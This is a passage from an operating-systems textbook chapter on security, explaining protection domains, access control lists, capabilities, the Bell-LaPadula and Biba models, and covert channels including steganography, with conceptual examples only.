


Figure 9-3. Three protection domains.

At every instant of time, each process runs in some protection domain. In other words, there is some collection of objects it can access, and for each object it has some set of rights. Processes can also switch from domain to domain during execution. The rules for domain switching are highly system dependent.

To make the idea of a protection domain more concrete, let us look at UNIX (including Linux, FreeBSD, and friends). In UNIX, the domain of a process is defined by its UID and GID. When a user logs in, his shell gets the UID and GID contained in his entry in the password file and these are inherited by all its children. Given any (UID, GID) combination, it is possible to make a complete list of all objects (files, including I/O devices represented by special files, etc.) that can be accessed, and whether they can be accessed for reading, writing, or executing. Two processes with the same (UID, GID) combination will have access to exactly the same set of objects. Processes with different (UID, GID) values will have access to a different set of files, although there may be considerable overlap.

Furthermore, each process in UNIX has two halves: the user part and the kernel part. When the process does a system call, it switches from the user part to the kernel part. The kernel part has access to a different set of objects from the user part. For example, the kernel can access all the pages in physical memory, the entire disk, and all the other protected resources. Thus, a system call causes a domain switch.

When a process does an exec on a file with the SETUID or SETGID bit on, it acquires a new effective UID or GID. With a different (UID, GID) combination, it has a different set of files and operations available. Running a program with SETUID or SETGID is also a domain switch, since the rights available change.

An important question is how the system keeps track of which object belongs to which domain. Conceptually, at least, one can envision a large matrix, with the rows being domains and the columns being objects. Each box lists the rights, if any, that the domain contains for the object. The matrix for Fig. 9-3 is shown in Fig. 9-4. Given this matrix and the current domain number, the system can tell if an access to a given object in a particular way from a specified domain is allowed.

	Object							
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
Domain 1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Figure 9-4. A protection matrix.

Domain switching itself can be easily included in the matrix model by realizing that a domain is itself an object, with the operation enter. Figure 9-5 shows the matrix of Fig. 9-4 again, only now with the three domains as objects themselves. Processes in domain 1 can switch to domain 2, but once there, they cannot go back.

This situation models executing a SETUID program in UNIX. No other domain switches are permitted in this example.

	Object										
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2	Domain1	Domain2	Domain3
Domain 1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

Figure 9-5. A protection matrix with domains as objects.

9.3.2 Access Control Lists

In practice, actually storing the matrix of Fig. 9-5 is rarely done because it is large and sparse. Most domains have no access at all to most objects, so storing a very large, mostly empty, matrix is a waste of disk space. Two methods that are practical, however, are storing the matrix by rows or by columns, and then storing only the nonempty elements. The two approaches are surprisingly different. In this section we will look at storing it by column; in the next we will study storing it by row.

The first technique consists of associating with each object an (ordered) list containing all the domains that may access the object, and how. This list is called the **ACL** (**Access Control List**) and is illustrated in Fig. 9-6. Here we see three processes, each belonging to a different domain, *A*, *B*, and *C*, and three files *F1*, *F2*, and *F3*. For simplicity, we will assume that each domain corresponds to exactly one user, in this case, users *A*, *B*, and *C*. Often in the security literature the users are called **subjects** or **principals**, to contrast them with the things owned, the **objects**, such as files.

Each file has an ACL associated with it. File *F1* has two entries in its ACL (separated by a semicolon). The first entry says that any process owned by user *A* may read and write the file. The second entry says that any process owned by user *B* may read the file. All other accesses by these users and all accesses by other users are forbidden. Note that the rights are granted by user, not by process. As far as the protection system goes, any process owned by user *A* can read and write file *F1*. It does not matter if there is one such process or 100 of them. It is the owner, not the process ID, that matters.

File *F2* has three entries in its ACL: *A*, *B*, and *C* can all read the file, and *B* can also write it. No other accesses are allowed. File *F3* is apparently an executable program, since *B* and *C* can both read and execute it. *B* can also write it.




Figure 9-6. Use of access control lists to manage file access.

This example illustrates the most basic form of protection with ACLs. More sophisticated systems are often used in practice. To start with, we have shown only three rights so far: read, write, and execute. There may be additional rights as well. Some of these may be generic, that is, apply to all objects, and some may be object specific. Examples of generic rights are destroy object and copy object. These could hold for any object, no matter what type it is. Object-specific rights might include append message for a mailbox object and sort alphabetically for a directory object.

So far, our ACL entries have been for individual users. Many systems support the concept of a **group** of users. Groups have names and can be included in ACLs. Two variations on the semantics of groups are possible. In some systems, each process has a user ID (UID) and group ID (GID). In such systems, an ACL entry contains entries of the form

UID1, GID1: rights1; UID2, GID2: rights2; ...

Under these conditions, when a request is made to access an object, a check is made using the caller's UID and GID. If they are present in the ACL, the rights listed are available. If the (UID, GID) combination is not in the list, the access is not permitted.

Using groups this way effectively introduces the concept of a **role**. Consider a computer installation in which Tana is system administrator, and thus in the group *sysadm*. However, suppose that the company also has some clubs for employees and Tana is a member of the pigeon fanciers club. Club members belong to the group *pigfan* and have access to the company's computers for managing their pigeon database. A portion of the ACL might be as shown in Fig. 9-7.

If Tana tries to access one of these files, the result depends on which group she is currently logged in as. When she logs in, the system may ask her to choose which of her groups she is currently using, or there might even be different login

File	Access control list
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

Figure 9-7. Two access control lists.

names and/or passwords to keep them separate. The point of this scheme is to prevent Tana from accessing the password file when she currently has her pigeon fancier's hat on. She can do that only when logged in as the system administrator.

In some cases, a user may have access to certain files independent of which group she is currently logged in as. That case can be handled by introducing the concept of a **wildcard**, which means everyone. For example, the entry

```
tana, *: RW
```

for the password file would give Tana access no matter which group she was currently in as.

Yet another possibility is that if a user belongs to any of the groups that have certain access rights, the access is permitted. The advantage here is that a user belonging to multiple groups does not have to specify which group to use at login time. All of them count all of the time. A disadvantage of this approach is that it provides less encapsulation: Tana can edit the password file during a pigeon club meeting.

The use of groups and wildcards introduces the possibility of selectively blocking a specific user from accessing a file. For example, the entry

```
virgil, *: (none); *, *: RW
```

gives the entire world except for Virgil read and write access to the file. This works because the entries are scanned in order, and the first one that applies is taken; subsequent entries are not even examined. A match is found for Virgil on the first entry and the access rights, in this case, ''none'' are found and applied. The search is terminated at that point. The fact that the rest of the world has access is never even seen.

The other way of dealing with groups is not to have ACL entries consist of (UID, GID) pairs, but to have each entry be a UID or a GID. For example, an entry for the file *pigeon_data* could be

```
debbie: RW; phil: RW; pigfan: RW
```

meaning that Debbie and Phil, and all members of the *pigfan* group have read and write access to the file.

It sometimes occurs that a user or a group has certain permissions with respect to a file that the file owner later wishes to revoke. With access-control lists, it is relatively straightforward to revoke a previously granted access. All that has to be

done is edit the ACL to make the change. However, if the ACL is checked only when a file is opened, most likely the change will take effect only on future calls to open. Any file that is already open will continue to have the rights it had when it was opened, even if the user is no longer authorized to access the file.

9.3.3 Capabilities

The other way of slicing up the matrix of Fig. 9-5 is by rows. When this method is used, associated with each process is a list of objects that may be accessed, along with an indication of which operations are permitted on each, in other words, its domain. This list is called a **capability list** (or **C-list**) and the individual items on it are called **capabilities** (Dennis and Van Horn, 1966; Fabry, 1974). A set of three processes and their capability lists is shown in Fig. 9-8.




Figure 9-8. When capabilities are used, each process has a capability list.

Each capability grants the owner certain rights on a certain object. In Fig. 9-8, the process owned by user *A* can read files *F1* and *F2*, for example. Usually, a capability consists of a file (or more generally, an object) identifier and a bitmap for the various rights. In a UNIX-like system, the file identifier would probably be the i-node number. Capability lists are themselves objects and may be pointed to from other capability lists, thus facilitating sharing of subdomains.

It is fairly obvious that capability lists must be protected from user tampering. Three methods of protecting them are known. The first way requires a **tagged architecture**, a hardware design in which each memory word has an extra (or tag) bit that tells whether the word contains a capability or not. The tag bit is not used by arithmetic, comparison, or similar ordinary instructions, and it can be modified only by programs running in kernel mode (i.e., the operating system). Tagged-architecture machines have been built and can be made to work well (Feustal, 1972). The IBM AS/400 is a popular example.

The second way is to keep the C-list inside the operating system. Capabilities are then referred to by their position in the capability list. A process might say: "Read 1 KB from the file pointed to by capability 2." This form of addressing is similar to using file descriptors in UNIX. Hydra (Wulf et al., 1974) worked this way.

The third way is to keep the C-list in user space, but manage the capabilities cryptographically so that users cannot tamper with them. This approach is particularly suited to distributed systems and works as follows. When a client process sends a message to a remote server, for example, a file server, to create an object for it, the server creates the object and generates a long random number, the check field, to go with it. A slot in the server's file table is reserved for the object and the check field is stored there along with the addresses of the disk blocks. In UNIX terms, the check field is stored on the server in the i-node. It is not sent back to the user and never put on the network. The server then generates and returns a capability to the user of the form shown in Fig. 9-9.




Figure 9-9. A cryptographically protected capability.

The capability returned to the user contains the server's identifier, the object number (the index into the server's tables, essentially, the i-node number), and the rights, stored as a bitmap. For a newly created object, all the rights bits are turned on, of course, because the owner can do everything. The last field consists of the concatenation of the object, rights, and check field run through a cryptographically secure one-way function, f. A cryptographically secure one-way function is a function $y = f(x)$ that has the property that given x it is easy to find y, but given y it is computationally infeasible to find x. We will discuss them in detail in Section 9.5. For now, it suffices to know that with a good one-way function, even a determined attacker will not be able to guess the check field, even if he knows all the other fields in the capability.

When the user wishes to access the object, she sends the capability to the server as part of the request. The server then extracts the object number to index into its tables to find the object. It then computes $f(Object, Rights, Check)$, taking the first two parameters from the capability itself and the third from its own tables. If the result agrees with the fourth field in the capability, the request is honored; otherwise, it is rejected. If a user tries to access someone else's object, he will not be able to fabricate the fourth field correctly since he does not know the check field, and the request will be rejected.

A user can ask the server to produce a weaker capability, for example, for read-only access. First the server verifies that the capability is valid. If so, it computes $f(Object, New\_rights, Check)$ and generates a new capability putting this value in

the fourth field. Note that the original *Check* value is used because other outstanding capabilities depend on it.

This new capability is sent back to the requesting process. The user can now give this to a friend by just sending it in a message. If the friend turns on rights bits that should be off, the server will detect this when the capability is used since the f value will not correspond to the false rights field. Since the friend does not know the true check field, he cannot fabricate a capability that corresponds to the false rights bits. This scheme was developed for the Amoeba system (Tanenbaum et al., 1990).

In addition to the specific object-dependent rights, such as read and execute, capabilities (both kernel and cryptographically protected) usually have **generic rights** which are applicable to all objects. Examples of generic rights are

1. Copy capability: create a new capability for the same object.
2. Copy object: create a duplicate object with a new capability.
3. Remove capability: delete an entry from the C-list; object unaffected.
4. Destroy object: permanently remove an object and a capability.

A last remark worth making about capability systems is that revoking access to an object is quite difficult in the kernel-managed version. It is hard for the system to find all the outstanding capabilities for any object to take them back, since they may be stored in C-lists all over the disk. One approach is to have each capability point to an indirect object, rather than to the object itself. By having the indirect object point to the real object, the system can always break that connection, thus invalidating the capabilities. (When a capability to the indirect object is later presented to the system, the user will discover that the indirect object is now pointing to a null object.)

In the Amoeba scheme, revocation is easy. All that needs to be done is change the check field stored with the object. In one blow, all existing capabilities are invalidated. However, neither scheme allows selective revocation, that is, taking back, say, John's permission, but nobody else's. This defect is generally recognized to be a problem with all capability systems.

Another general problem is making sure the owner of a valid capability does not give a copy to 1000 of his best friends. Having the kernel manage capabilities, as in Hydra, solves the problem, but this solution does not work well in a distributed system such as Amoeba.

Very briefly summarized, ACLs and capabilities have somewhat complementary properties. Capabilities are very efficient because if a process says "Open the file pointed to by capability 3" no checking is needed. With ACLs, a (potentially long) search of the ACL may be needed. If groups are not supported, then granting everyone read access to a file requires enumerating all users in the ACL. Capabilities also allow a process to be encapsulated easily, whereas ACLs do not. On the

other hand, ACLs allow selective revocation of rights, which capabilities do not. Finally, if an object is removed and the capabilities are not or vice versa, problems arise. ACLs do not suffer from this problem.

Most users are familiar with ACLs, because they are common in operating systems like Windows and UNIX. However, capabilities are not that uncommon either. For instance, the L4 kernel that runs on many smartphones from many manufacturers (typically alongside or underneath other operating systems like Android), is capability based. Likewise, the FreeBSD has embraced Capsicum, bringing capabilities to a popular member of the UNIX family.

9.4 FORMAL MODELS OF SECURE SYSTEMS

Protection matrices, such as that of Fig. 9-4, are not static. They frequently change as new objects are created, old objects are destroyed, and owners decide to increase or restrict the set of users for their objects. A considerable amount of attention has been paid to modeling protection systems in which the protection matrix is constantly changing. We will now touch briefly upon some of this work.

Decades ago, Harrison et al. (1976) identified six primitive operations on the protection matrix that can be used as a base to model any protection system. These primitive operations are create object, delete object, create domain, delete domain, insert right, and remove right. The two latter primitives insert and remove rights from specific matrix elements, such as granting domain 1 permission to read *File6*.

These six primitives can be combined into **protection commands**. It is these protection commands that user programs can execute to change the matrix. They may not execute the primitives directly. For example, the system might have a command to create a new file, which would test to see if the file already existed, and if not, create a new object and give the owner all rights to it. There might also be a command to allow the owner to grant permission to read the file to everyone in the system, in effect, inserting the "read" right in the new file's entry in every domain.

At any instant, the matrix determines what a process in any domain can do, not what it is authorized to do. The matrix is what is enforced by the system; authorization has to do with management policy. As an example of this distinction, let us consider the simple system of Fig. 9-10 in which domains correspond to users. In Fig. 9-10(a) we see the intended protection policy: *Henry* can read and write *mailbox7*, *Robert* can read and write *secret*, and all three users can read and execute *compiler*.

Now imagine that *Robert* is very clever and has found a way to issue commands to have the matrix changed to Fig. 9-10(b). He has now gained access to *mailbox7*, something he is not authorized to have. If he tries to read it, the operating system will carry out his request because it does not know that the state of Fig. 9-10(b) is unauthorized.




Figure 9-10. (a) An authorized state. (b) An unauthorized state.

It should now be clear that the set of all possible matrices can be partitioned into two disjoint sets: the set of all authorized states and the set of all unauthorized states. A question around which much theoretical research has revolved is this: "Given an initial authorized state and a set of commands, can it be proven that the system can never reach an unauthorized state?"

In effect, we are asking if the available mechanism (the protection commands) is adequate to enforce some protection policy. Given this policy, some initial state of the matrix, and the set of commands for modifying the matrix, what we would like is a way to prove that the system is secure. Such a proof turns out quite difficult to acquire; many general-purpose systems are not theoretically secure. Harrison et al. (1976) proved that in the case of an arbitrary configuration for an arbitrary protection system, security is theoretically undecidable. However, for a specific system, it may be possible to prove whether the system can ever move from an authorized state to an unauthorized state. For more information, see Landwehr (1981).

9.4.1 Multilevel Security

Most operating systems allow individual users to determine who may read and write their files and other objects. This policy is called **discretionary access control**. In many environments this model works fine, but there are other environments where much tighter security is required, such as the military, corporate patent departments, and hospitals. In the latter environments, the organization has stated rules about who can see what, and these may not be modified by individual soldiers, lawyers, or doctors, at least not without getting special permission from the boss (and probably from the boss' lawyers as well). These environments need **mandatory access controls** to ensure that the stated security policies are enforced by the system, in addition to the standard discretionary access controls. What these mandatory access controls do is regulate the flow of information, to make sure that it does not leak out in a way it is not supposed to.

The Bell-LaPadula Model

The most widely used multilevel security model is the **Bell-LaPadula model** so we will start there (Bell and LaPadula, 1973). This model was designed for handling military security, but it is also applicable to other organizations. In the military world, documents (objects) can have a security level, such as unclassified, confidential, secret, and top secret. People are also assigned these levels, depending on which documents they are allowed to see. A general might be allowed to see all documents, whereas a lieutenant might be restricted to documents cleared as confidential and lower. A process running on behalf of a user acquires the user's security level. Since there are multiple security levels, this scheme is called a **multilevel security system**.

The Bell-LaPadula model has rules about how information can flow:

1. **The simple security property:** A process running at security level *k* can read only objects at its level or lower. For example, a general can read a lieutenant's documents but a lieutenant cannot read a general's documents.
2. **The * property:** A process running at security level *k* can write only objects at its level or higher. For example, a lieutenant can append a message to a general's mailbox telling everything he knows, but a general cannot append a message to a lieutenant's mailbox telling everything he knows because the general may have seen top-secret documents that may not be disclosed to a lieutenant.

Roughly summarized, processes can read down and write up, but not the reverse. If the system rigorously enforces these two properties, it can be shown that no information can leak out from a higher security level to a lower one. The * property was so named because in the original report, the authors could not think of a good name for it and used * as a temporary placeholder until they could devise a better name. They never did and the report was printed with the *. In this model, processes read and write objects, but do not communicate with each other directly. The Bell-LaPadula model is illustrated graphically in Fig. 9-11.

In this figure a (solid) arrow from an object to a process indicates that the process is reading the object, that is, information is flowing from the object to the process. Similarly, a (dashed) arrow from a process to an object indicates that the process is writing into the object, that is, information is flowing from the process to the object. Thus all information flows in the direction of the arrows. For example, process *B* can read from object *1* but not from object *3*.

The simple security property says that all solid (read) arrows go sideways or upward. The * property says that all dashed (write) arrows also go sideways or upward. Since information flows only horizontally or upward, any information that starts out at level *k* can never appear at a lower level. In other words, there is never




Figure 9-11. The Bell-LaPadula multilevel security model.

a path that moves information downward, thus guaranteeing the security of the model.

The Bell-LaPadula model refers to organizational structure, but ultimately has to be enforced by the operating system. One way this could be done is by assigning each user a security level, to be stored along with other user-specific data such as the UID and GID. Upon login, the user's shell would acquire the user's security level and this would be inherited by all its children. If a process running at security level *k* attempted to open a file or other object whose security level is greater than *k*, the operating system should reject the open attempt. Similarly attempts to open any object of security level less than *k* for writing must fail.

The Biba Model

To summarize the Bell-LaPadula model in military terms, a lieutenant can ask a private to reveal all he knows and then copy this information into a general's file without violating security. Now let us put the same model in civilian terms. Imagine a company in which janitors have security level 1, programmers have security level 3, and the president of the company has security level 5. Using Bell-LaPadula, a programmer can query a janitor about the company's future plans and then overwrite the president's files that contain corporate strategy. Not all companies might be equally enthusiastic about this model.

The problem with the Bell-LaPadula model is that it was devised to keep secrets, not guarantee the integrity of the data. For the latter, we need precisely the reverse properties (Biba, 1977):

1. **The simple integrity property:** A process running at security level k can write only objects at its level or lower (no write up).
2. **The integrity $*$ property:** A process running at security level k can read only objects at its level or higher (no read down).

Together, these properties ensure that the programmer can update the janitor's files with information acquired from the president, but not vice versa. Of course, some organizations want both the Bell-LaPadula properties and the Biba properties, but these are in direct conflict so they are hard to achieve simultaneously.

9.4.2 Covert Channels

All these ideas about formal models and provably secure systems sound great, but do they actually work? In a word: No. Even in a system which has a proper security model underlying it and which has been proven to be secure and is correctly implemented, security leaks can still occur. In this section we discuss how information can still leak out even when it has been rigorously proven that such leakage is mathematically impossible. These ideas are due to Lampson (1973).

Lampson's model was originally formulated in terms of a single timesharing system, but the same ideas can be adapted to LANs and other multiuser environments, including applications running in the cloud. In the purest form, it involves three processes on some protected machine. The first process, the client, wants some work performed by the second one, the server. The client and the server do not entirely trust each other. For example, the server's job is to help clients with filling out their tax forms. The clients are worried that the server will secretly record their financial data, for example, maintaining a secret list of who earns how much, and then selling the list. The server is worried that the clients will try to steal the valuable tax program.

The third process is the collaborator, which is conspiring with the server to indeed steal the client's confidential data. The collaborator and server are typically owned by the same person. These three processes are shown in Fig. 9-12. The object of this exercise is to design a system in which it is impossible for the server process to leak to the collaborator process the information that it has legitimately received from the client process. Lampson called this the **confinement problem**.

From the system designer's point of view, the goal is to encapsulate or confine the server in such a way that it cannot pass information to the collaborator. Using a protection-matrix scheme we can easily guarantee that the server cannot communicate with the collaborator by writing a file to which the collaborator has read access. We can probably also ensure that the server cannot communicate with the collaborator using the system's interprocess communication mechanism.

Unfortunately, more subtle communication channels may also be available. For example, the server can try to communicate a binary bit stream as follows. To send




Figure 9-12. (a) The client, server, and collaborator processes. (b) The encapsulated server can still leak to the collaborator via covert channels.

a 1 bit, it computes as hard as it can for a fixed interval of time. To send a 0 bit, it goes to sleep for the same length of time.

The collaborator can try to detect the bit stream by carefully monitoring its response time. In general, it will get better response when the server is sending a 0 than when the server is sending a 1. This communication channel is known as a **covert channel**, and is illustrated in Fig. 9-12(b).

Of course, the covert channel is a noisy channel, containing a lot of extraneous information, but information can be reliably sent over a noisy channel by using an error-correcting code (e.g., a Hamming code, or even something more sophisticated). The use of an error-correcting code reduces the already low bandwidth of the covert channel even more, but it still may be enough to leak substantial information. It is fairly obvious that no protection model based on a matrix of objects and domains is going to prevent this kind of leakage.

Modulating the CPU usage is not the only covert channel. The paging rate can also be modulated (many page faults for a 1, no page faults for a 0). In fact, almost any way of degrading system performance in a clocked way is a candidate. If the system provides a way of locking files, then the server can lock some file to indicate a 1, and unlock it to indicate a 0. On some systems, it may be possible for a process to detect the status of a lock even on a file that it cannot access. This covert channel is illustrated in Fig. 9-13, with the file locked or unlocked for some fixed time interval known to both the server and collaborator. In this example, the secret bit stream 11010100 is being transmitted.

Locking and unlocking a prearranged file, *S*, is not an especially noisy channel, but it does require fairly accurate timing unless the bit rate is very low. The reliability and performance can be increased even more using an acknowledgement protocol. This protocol uses two more files, *F1* and *F2*, locked by the server and collaborator, respectively, to keep the two processes synchronized. After the server locks or unlocks *S*, it flips the lock status of *F1* to indicate that a bit has been sent. As soon as the collaborator has read out the bit, it flips *F2*'s lock status to tell the server it is ready for another bit and waits until *F1* is flipped again to indicate that




Figure 9-13. A covert channel using file locking.

another bit is present in *S*. Since timing is no longer involved, this protocol is fully reliable, even in a busy system, and can proceed as fast as the two processes can get scheduled. To get higher bandwidth, why not use two files per bit time, or make it a byte-wide channel with eight signaling files, *S0* through *S7*?

Acquiring and releasing dedicated resources (tape drives, plotters, etc.) can also be used for signaling. The server acquires the resource to send a 1 and releases it to send a 0. In UNIX, the server could create a file to indicate a 1 and remove it to indicate a 0; the collaborator could use the access system call to see if the file exists. This call works even though the collaborator has no permission to use the file. Unfortunately, many other covert channels exist.


Lampson also mentioned a way of leaking information to the (human) owner of the server process. Presumably the server process will be entitled to tell its owner how much work it did on behalf of the client, so the client can be billed. If the actual computing bill is, say, $100 and the client's income is $53,000, the server could report the bill as $100.53 to its owner.

Just finding all the covert channels, let alone blocking them, is nearly hopeless. In practice, there is little that can be done. Introducing a process that causes page faults at random or otherwise spends its time degrading system performance in order to reduce the bandwidth of the covert channels is not an attractive idea.

Steganography

A slightly different kind of covert channel can be used to pass secret information between processes, even though a human or automated censor gets to inspect all messages between the processes and veto the suspicious ones. For example, consider a company that manually checks all outgoing email sent by company employees to make sure they are not leaking secrets to accomplices or competitors outside the company. Is there a way for an employee to smuggle substantial volumes of confidential information right out under the censor's nose? It turns out there is and it is not all that hard to do.

As a case in point, consider Fig. 9-14(a). This photograph, taken by the author in Kenya, contains three zebras contemplating an acacia tree. Fig. 9-14(b) appears to be the same three zebras and acacia tree, but it has an extra added attraction. It contains the complete, unabridged text of five of Shakespeare's plays embedded in it: *Hamlet*, *King Lear*, *Macbeth*, *The Merchant of Venice*, and *Julius Caesar*. Together, these plays total over 700 KB of text.



(a) (b)

Figure 9-14. (a) Three zebras and a tree. (b) Three zebras, a tree, and the complete text of five plays by William Shakespeare.

How does this covert channel work? The original color image is 1024×768 pixels. Each pixel consists of three 8-bit numbers, one each for the red, green, and blue intensity of that pixel. The pixel's color is formed by the linear superposition of the three colors. The encoding method uses the low-order bit of each RGB color value as a covert channel. Thus each pixel has room for 3 bits of secret information, one in the red value, one in the green value, and one in the blue value. With an image of this size, up to $1024 \times 768 \times 3$ bits (294,912 bytes) of secret information can be stored in it.

The full text of the five plays and a short notice adds up to 734,891 bytes. This was first compressed to about 274 KB using a standard compression algorithm. The compressed output was then encrypted and inserted into the low-order bits of each color value. As can be seen (or actually, cannot be seen), the existence of the information is completely invisible. It is equally invisible in the large, full-color version of the photo. The eye cannot easily distinguish 7-bit color from 8-bit color. Once the image file has gotten past the censor, the receiver just strips off all the low-order bits, applies the decryption and decompression algorithms, and recovers the original 734,891 bytes. Hiding the existence of information like this is called **steganography** (from the Greek words for "covered writing"). Steganography is not popular in dictatorships that try to restrict communication among their citizens, but it is popular with people who believe strongly in free speech.

Viewing the two images in black and white with low resolution does not do justice to how powerful the technique is. To get a better feel for how steganography works, one of the authors (AST) has prepared a demonstration for Windows systems, including the full-color image of Fig. 9-14(b) with the five plays embedded in it. The demonstration can be found at the URL *www.cs.vu.nl/~ast/* . Click on the covered writing link there under the heading STEGANOGRAPHY DEMO. Then follow the instructions on that page to download the image and the steganography tools needed to extract the plays. It is hard to believe this, but give it a try: seeing is believing.

Another use of steganography is to insert hidden watermarks into images used on Web pages to detect their theft and reuse on other Web pages. If your Web page contains an image with the secret message "Copyright 2014, General Images Corporation" you might have a tough time convincing a judge that you produced the image yourself. Music, movies, and other kinds of material can also be watermarked in this way.

